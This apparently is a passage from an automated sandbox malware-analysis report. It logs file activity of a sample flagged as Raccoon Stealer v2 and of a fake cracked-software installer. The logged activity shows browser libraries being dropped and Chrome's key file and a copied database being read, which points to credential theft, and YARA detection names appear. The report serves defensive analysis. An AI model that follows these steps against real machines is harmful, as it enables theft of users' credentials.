C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\KbqArOlW06.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFFDF3186ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe	0	762660256	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 fd 3e 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0e 1d 00 fd 00 00 00 6c 00 00 00 00 00 00 fd fd 64 00 00 10 00 00 00 fd 00 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 70 75 00 00 04 00 00 17 fd 75 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 fd 55 40 00 4f 0c 00	MZ@!L!This program cannot be run in DOS mode.$PELbld@puu@U@O	success or wait	1	7FFFDDCDB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe	0	593460	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	7FFFDDCDB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\KbqArOlW06.exe.log	0	859	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	7FFFDF318769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDED7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDED7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDEE512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDED82625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDEE512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDEE512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFFDEE512E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFFDEE512E7	ReadFile

Analysis Process: 2.0.0-beta2.cps.exe PID: **2332**, Parent PID: **2740**

General

Target ID:	16
Start time:	13:53:58
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe"
Imagebase:	0x9a0000
File size:	762660256 bytes
MD5 hash:	881CBC2DA4C6467AEC519F4909371AF8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000010.00000003.491962653.0000000001250000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000010.00000003.491186607.000000000124A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000010.00000003.474319850.0000000001251000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000010.00000002.507099567.000000000122A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000010.00000003.469967022.0000000001253000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000010.00000003.492733952.000000000124A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000010.00000003.477408811.0000000001251000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000010.00000003.465053520.0000000001259000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9A72E9	HttpSendRequestW
C:\Users\user\AppData\LocalLow\nss3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	9A7A65	CreateFileW
C:\Users\user\AppData\LocalLow\msvcp140.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	9A7A65	CreateFileW
C:\Users\user\AppData\LocalLow\vcruntime140.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	9A7A65	CreateFileW
C:\Users\user\AppData\LocalLow\mozglue.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	9A7A65	CreateFileW
C:\Users\user\AppData\LocalLow\freebl3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	9A7A65	CreateFileW
C:\Users\user\AppData\LocalLow\softokn3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	9A7A65	CreateFileW
C:\Users\user\AppData\LocalLow\sqlite3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	9A7A65	CreateFileW
C:\Users\user\AppData\LocalLow\Zdpo36n9Wt80	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	9A29E4	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\nss3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 fd fd 39 62 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 fd 19 00 00 26 05 00 00 00 00 00 fd 01 15 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 60 1f 00 00 04 00 00 fd fd 1f 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 fd 21 1d 00 5c fd 00 00 54 fd 1d 00 40 01 00	MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!&`@A!\T@	success or wait	998	9A7AA5	WriteFile
C:\Users\user\AppData\LocalLow\msvcp140.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 53 31 43 fd fd 5f 10 fd fd 5f 10 fd fd 5f 10 29 6e fd 10 fd fd 5f 10 fd fd fd 10 fd fd 5f 10 fd fd 5e 10 22 fd 5f 10 da 5e 11 fd fd 5f 10 da 5c 11 fd fd 5f 10 da 5b 11 fd fd 5f 10 da 5a 11 fd fd 5f 10 da 5f 11 fd fd 5f 10 da fd 10 fd fd 5f 10 da 5d 11 fd fd 5f 10 52 69 63 68 fd fd 5f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$1C___)n__^"_^__[_Z____]_Rich_	success or wait	220	9A7AA5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd 44 fd fd fd fd fd fd fd fd fd fd 30 38 65 fd fd fd fd fd fd fd 19 fd fd fd fd fd fd fd fd fd fd fd fd fd 09 fd fd fd fd fd fd 0e fd fd fd fd fd fd 0f fd fd fd fd fd fd 0a fd fd fd fd fd fd fd 75 fd fd fd fd fd fd 08 fd fd fd fd fd 52 69 63 68 fd fd fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd 28 fd 5b 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$08euRichPEL(["	success or wait	40	9A7AA5	WriteFile
C:\Users\user\AppData\LocalLow\mozglue.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 07 00 fd fd 39 62 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 18 08 00 00 56 01 00 00 00 00 00 fd 2f 04 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 fd 09 00 00 04 00 00 fd fd 09 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 fd fd 08 00 63 51 00 00 10 0e 09 00 2c 01 00	MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!V/@AcQ,	success or wait	307	9A7AA5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\freebl3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 26 fd 39 62 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 1a 08 00 00 36 02 00 00 00 00 00 fd 1f 08 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 fd 0a 00 00 04 00 00 fd 0a 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 34 2c 0a 00 53 00 00 00 fd 2c 0a 00 fd 00 00	MZx@x!L!This program cannot be run in DOS mode.$PEL&9b"!6@A4 ,S,	success or wait	335	9A7AA5	WriteFile
C:\Users\user\AppData\LocalLow\softokn3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 27 fd 39 62 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 fd 02 00 00 fd 00 00 00 00 00 00 fd fd 02 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 00 04 00 00 04 00 00 fd fd 04 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 74 76 03 00 53 01 00 00 fd 77 03 00 fd 00 00	MZx@x!L!This program cannot be run in DOS mode.$PEL'9b"!@AtvSw	success or wait	125	9A7AA5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\sqlite3.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 22 fd 2c 62 00 76 0e 00 fd 13 00 00 fd 00 06 21 0b 01 02 19 00 0c 0b 00 00 fd 0c 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 20 0b 00 00 00 fd 61 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 10 0f 00 00 06 00 00 1d 11 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 0c 00 6e 2a 00	MZ@!L!This program cannot be run in DOS mode.$PEL",bv! a n*	success or wait	537	9A7AA5	WriteFile
C:\Users\user\AppData\LocalLow\Zdpo36n9Wt80	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	9A29E4	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	87299	success or wait	1	9A1D5D	ReadFile
C:\Users\user\AppData\LocalLow\Zdpo36n9Wt80	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\Zdpo36n9Wt80	0	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\Zdpo36n9Wt80	28672	2048	success or wait	1	61E33E79	ReadFile

Analysis Process: A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe PID: **5724**, Parent PID: **2740**

General

Target ID:	21
Start time:	13:54:08
Start date:	05/08/2022

Path:	C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe"
Imagebase:	0x400000
File size:	593460 bytes
MD5 hash:	B184AD382E1729FEEA1E7BB94307930F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\is-K5196.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	409853	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\is-K5196.tmp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	407A71	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\is-K5196.tmp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp	0	772608	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	407B98	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe	unknown	64	success or wait	1	407AFC	ReadFile
C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe	unknown	4	success or wait	2	407AFC	ReadFile
C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe	unknown	4	success or wait	2	407AFC	ReadFile

Analysis Process: A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp PID: **5096**, Parent PID: **5724**

General

Target ID:	22
Start time:	13:54:12
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\Temp\is-K5196.tmp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\is-K5196.tmp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp" /SL5="$303B2,111616,111616,C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe"
Imagebase:	0x400000
File size:	772608 bytes
MD5 hash:	D8467CA1F529C6C6DECB1B82DBAED1DF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\is-Q7MJ8.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	45426B	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\is-Q7MJ8.tmp_isetup	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	47EE68	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\is-Q7MJ8.tmp_isetup_setup64.tmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	407372	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\is-Q7MJ8.tmp_isetup_setup64.tmp	0	6144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5e fd fd fd 1a fd fd fd 1a fd fd fd 1a fd fd fd 6c 07 fd fd 17 fd fd fd 1a fd fd fd 02 fd fd fd 3d 5c fd fd 1b fd fd fd 3d 5c fd fd 1b fd fd fd 3d 5c fd fd 1b fd fd fd 52 69 63 68 1a fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 05 00 60 1c 52 00 00 00 00 00 00 00 00 fd 00 23 00 0b 02 08 00 00 06 00 00 00 0e 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$^l=\=\=\RichPEdR#	success or wait	1	4073B9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe	unknown	64	success or wait	1	45106C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe	unknown	4	success or wait	2	45106C	ReadFile
C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe	unknown	4	success or wait	2	45106C	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly